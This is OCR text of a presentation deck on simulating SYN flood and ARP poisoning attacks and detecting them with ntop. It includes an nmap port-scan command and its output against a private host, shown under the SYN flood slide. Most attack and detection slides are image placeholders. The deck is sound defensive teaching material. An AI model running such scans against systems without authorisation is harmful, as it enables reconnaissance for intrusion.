ntop:
attack simulation, detection and response

whoami


Massimo Giaimo (aka fastfire)

- Cyber Security Team Leader in **Würth Phoenix**
- Creator of the **SATAYO** Threat Intelligence platform
- Owner of the **deepdarkCTI** repository on GitHub
- Twitter | @fastfire
- Linkedin | massimo-giaimo-b78ba0a
- Email | massimo[.]giaimo@wuerth-phoenix[.]com

Set ntop detection capability

Set ntop detection capability

WEB Interface: Settings → Checks



massimo[.]giaimo@wuerth-phoenix[.]com

ATK #1
SYN Flood

is a denial of service attack in which a malicious user sends a series of SYN-TCP requests to the attacked system.


Attack

```
nmap --top-ports 1000 --open 192.168.2.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-22 17:09 CEST
Nmap scan report for _gateway (192.168.2.11)
Host is up (0.00032s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```



massimo[.]giaimo@wuerth-phoenix[.]com

Detection



Syn Flood

Detection




Syn Flood

massimo[.]giaimo@wuerth-phoenix[.]com

ATK #2
ARP Poisoning


it consists in intentionally and forcibly sending ARP responses containing data that do not correspond to the real ones. This way a host's ARP table will contain corrupted data. This state can allow an attacker to reach a Man In The Middle position

Attack



ARP Poisoning

Attack




ARP Poisoning

Attack

ARP Poisoning

massimo[.]giaimo@wuerth-phoenix[.]com

Detection



